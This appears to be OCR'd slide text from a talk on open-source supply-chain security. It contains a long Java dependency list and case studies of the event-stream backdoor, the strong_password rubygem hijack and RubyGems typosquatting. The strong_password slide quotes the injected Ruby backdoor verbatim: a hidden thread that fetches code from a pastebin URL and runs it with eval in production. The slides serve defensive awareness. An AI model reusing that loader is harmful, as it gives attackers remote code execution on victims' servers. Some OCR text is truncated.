
javassist-3.24.0-GA.jar
jersey-core-1.19.1.jar
jersey-client-1.19.1.jar
jersey-apache-client4-1.19.1.jar
bpay-value-objects-1.1.jar
commons-math3-3.6.1.jar
spring-web-validation-1.32.jar
HdrHistogram-2.1.9.jar
backoffice-api-common-1.87.jar
scheduled-transfers-api-1-CR-5.jar
service-discovery-client-1-CR-5.jar
usertype.spi-6.0.1.GA.jar
usertype.core-6.0.1.GA.jar
liquibase-extensions-3.6.jar
jose4j-0.5.5.jar
service-metrics-core-3.49.jar
service-metrics-rabbit-3.49.jar
service-metrics-config-3.49.jar
service-metrics-codahale-support-3.49.jar
6.0.53.jar
database-common-3.11.jar
moshi-1.5.0.jar
zipkin-1.25.0.jar
zipkin-reporter-0.10.0.jar
zipkin-sender-okhttp3-0.10.0.jar
hsm-5.22.jar
syslog4j-extensions-2.26.jar
objenesis-2.6.jar
crypto-2.22.jar
live-live-lock-3.17.jar
envers-extensions-4.23.jar
service-monitoring-3.114.jar
javax.persistence-api-2.2.jar
javax.activation-api-1.2.0.jar
rabbit-dead-letter-replay-1.6.jar
rabbit-receiver-interceptor-api-1.1.jar
rabbit-receiver-dup-detection-api-1.1.jar
commons-io-2.6.jar
hibernate-validator-5.3.6.Final.jar
archaius-core-0.7.6.jar
dbm-1.0.jar
mail-1.4.jar
activation-1.1.jar
antlr-2.7.7.jar

okhttp-3.14.6.jar
common-utils-2.26.jar
spring-mvc-streaming-support-2.18.jar
hibernate-commons-annotations-5.1.0.Final.jar
access-control-2.78.jar
hystrix-core-1.5.18.jar
retrofit-2.5.0.jar
converter-moshi-2.5.0.jar
failureaccess-1.0.1.jar
guava-27.0.1-jre.jar
jakarta.activation-api-1.2.1.jar
FastInfoset-1.2.16.jar
txw2-2.3.2.jar
jaxb-runtime-2.3.2.jar
okio-1.17.2.jar
rabbit-message-persistence-5.?7.jar
kotlin-stdlib-common-1.3.21.jar
kotlin-stdlib-1.3.21.jar
kotlin-reflect-1.3.21.jar
kotlin-stdlib-jdk7-
kotlin-stdlib-jdk8-1.3.21.jar
jandex-2.1.1.Final.jar
application-java-database-config-6.43.jar
influxdb-java-2.15.jar
rabbit-extensions-jpa-dup-detection-3.46.jar
rabbit-extensions-8.202.jar
application-java-rabbit-config-8.61.jar
application-spring-boot-autoconfigure-2.165.jar
assertj-core-3.12.2.jar
access-control-tokens-2.37.jar
application-spring-boot-actuator-2.65.jar
bank-account-value-objects-2.23.jar
customer-value-objects-2.30.jar
commons-lang3-3.9.jar
treasury-auditing-2.55.jar
spring-security-extensions-4.148.jar
commons-codec-1.13.jar
amqp-client-5.7.3.jar
jakarta.annotation-api-1.3.5.jar
jakarta.persistence-api-2.2.3.jar
jakarta.application-api-1.3.3.jar
jboss-logging-3.4.1.Final.jar
jakarta.validation-api-2.0.2.jar

jcommons-cli-1.2.jar
snakeyaml-1.25.jar
banking-schema-0.5.10.139.jar
httpclient-4.5.10.jar
mockito-core-3.1.0.jar
gson-2.8.6.jar
bcprov-jdk15on-1.64.jar
bcpkix-jdk15on-1.64.jar
classmate-1.5.1.jar
event-reference-2.36.jar
joda-time-2.10.5.jar
hibernate-validator-6.0.18.Final.jar
spring-security-crypto-5.2.1.RELEASE.jar
E.jar
E.jar
SE.jar
aspectjweaver-1.9.5.jar
aspectjrt-1.9.5.jar
micrometer-core-1.3.2.jar
mysql-connector-java-8.0.19.jar
hibernate-entitymanager-5.4.10.Final.jar
hibernate-core-5.4.10.Final.jar
hibernate-envers-5.4.10.Final.jar
tomcat-embed-core-9.0.30.jar
tomcat-embed-websocket-9.0.30.jar
tomcat-embed-el-9.0.30.jar
spring-security-rsa-1.0.9.RELEASE.jar
spring-retry-1.2.5.RELEASE.jar
kotlinx-coroutines-core-1.3.3.jar
slf4j-api-1.7.30.jar
slf4j-log4j12-1.7.30.jar
jul-to-slf4j-1.7.30.jar
byte-buddy-agent-1.10.6.jar
byte-buddy-1.10.6.jar
spring-cloud-context-2.2.1.RELEASE.jar
spring-cloud-commons-2.2.1.RELEASE.jar
spring-cloud-starter-2.2.1.RELEASE.jar
spring-cloud-netflix-archaius-2.2.1.RELEASE.jar
spring-cloud-netflix-ribbon-2.2.1.RELEASE.jar
spring-cloud-starter-netflix-archaius-2.2.1.RELEASE.jar
spring-cloud-starter-netflix-ribbon-2.2.1.RELEASE.jar
jackson-annotations-2.10.2.jar
jackson-core-2.10.2.jar
jackson-databind-2.10.2.jar
jackson-module-parameter-names-2.10.2.jar

checkdigits-0.9.1.jar jackson-datatype-j
2.10.2.jar
jackson-datatype-jsr310-2.10.2.jar
httpcore-4.4.13.jar
brave-4.5.0.jar
brave-context-log4j12-4.5.0.jar
brave-instrumentation-http-4.5.0.jar
brave-instrumentation-spring-web-4.5.0
brave-instrumentation-servlet-4.5.0.jar
HikariCP-3.4.2.jar
liquibase-core-3.8.5.jar
logging-interceptor-3.14.6.jar
jboss-application-api_1.2_spec-1.1.1.F
spring-jcl-5.2.3.RELEASE.jar
spring-core-5.2.3.RELEASE.jar
spring-expression-5.2.3.RELEASE.jar
spring-beans-5.2.3.RELEASE.jar
spring-aop-5.2.3.RELEASE.jar
spring-tx-5.2.3.RELEASE.jar
spring-context-5.2.3.RELEASE.jar
spring-jdbc-5.2.3.RELEASE.jar
spring-web-5.2.3.RELEASE.jar
spring-orm-5.2.3.RELEASE.jar
spring-webmvc-5.2.3.RELEASE.jar
spring-messaging-5.2.3.RELEASE.jar
spring-aspects-5.2.3.RELEASE.jar
spring-data-commons-2.2.4.RELEASE.ja
spring-data-jpa-2.2.4.RELEASE.jar
spring-data-envers-2.2.4.RELEASE.jar
spring-amqp-2.2.3.RELEASE.jar
spring-rabbit-2.2.3.RELEASE.jar
spring-boot-2.2.4.RELEASE.jar
spring-boot-autoconfigure-2.2.4.RELEAS
spring-boot-actuator-2.2.4.RELEASE.jar
spring-boot-actuator-autoconfigure-2.2.4.RELEASE.jar
spring-boot-test-autoconfigure-2.2.4.RELEASE.jar
spring-boot-starter-2.2.4.RELEASE.jar
spring-boot-starter-aop-2.2.4.RELEASE.
spring-boot-starter-jdbc-2.2.4.RELEASE.
spring-boot-starter-data-jpa-2.2.4.RELE
spring-boot-starter-validation-2.2.4.RELEASE.jar
spring-boot-starter-tomcat-2.2.4.RELEA
spring-boot-starter-json-2.2.4.RELEASE.
spring-boot-starter-web-2.2.4.RELEASE.
spring-boot-starter-actuator-2.2.4.RELE

Open Source Developers



Hobbyist 1

Hobbyist 2

Company 1


Company 2

Other Open Source Software

Not All Open Source Are Created Equal


Development Processes:

- Secure Coding Practices
- Integrated Testing
- Change Control
- 2FA or MFA



Open Source Breaches

EventStream Backdoor



event-stream

4.0.1 • Public • Published 2 years ago

Tip: Click on a version number to view a previous version's package page

Current Tags

4.0.1 .... latest

Version History

4.0.1 .... 2 years ago
4.0.0 .... 2 years ago
3.3.5 .... 2 years ago
3.3.4 .... 4 years ago

Install

```
> npm i event-stream
```

Weekly Downloads


1,898,745

Version	License
4.0.1	MIT

Unpacked Size	Total Files
46.9 kB	25

Issues Pull Requests

https://www.npmjs.com/package/event-stream



Backdoored dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #115

NewEraCracker opened this issue on Nov 20, 2018 · 40 comments

NewEraCracker commented on Nov 20, 2018

I'm using version 3.3.6 of this module. flatmap-stream was added by this commit: `e316336`

The new updates to the package on npm are very suspicious.

0.1.0: https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.0.tgz
0.1.1: https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.1.tgz
0.1.2: https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.2.tgz

Regards.

NewEraCracker mentioned this issue on Nov 20, 2018

Backdoored sub-dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #1451

kevinburke commented on Nov 27, 2018

If you're reading this, it looks like the solution for the moment is to downgrade to 3.3.4 (which does not have the vulnerability) until npm support can grant permission to a new owner who won't inject compromised packages.

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Linked pull requests
Successfully merging a pull request may close this issue.
None yet


Notifications Customize

You're not receiving notifications from this thread.

24 participants

strong_password v0.0.7 rubygem hijacked

- Discovered by a developer who was upgrading dependencies and going through the changeset (line by line)



```
def _!;begin;yield;rescue Exception;end;end
_!{Thread.new{loop{_!{sleep
rand*3333;eval(Net::HTTP.get(URI('https://pastebin.com/raw/xa456PFt')))}}}if
Rails.env[0]=="p"}
```


- Remote code execution
- Maintainer’s Ruby Gems account compromised
  (Did not use a strong password)

https://withatwist.dev/strong-password-rubygem-hijacked.html

Over 700 Malicious Typosquatted Libraries Found On RubyGems Repository

April 16, 2020 Ravie Lakshmanan

https://thehackernews.com/2020/04/rubygem-typosquatting-malware.html



PeterGibbons

TOTAL GEMS 389

TOTAL DOWNLOADS 41,477

a1510jy-bmi	0.1.0	131 DOWNLOADS
a1501da-birthday	0.1.0	130 DOWNLOADS
aasm-active-fedora	0.1.2	130 DOWNLOADS
a1520mk-exercise4	0.1.5	130 DOWNLOADS
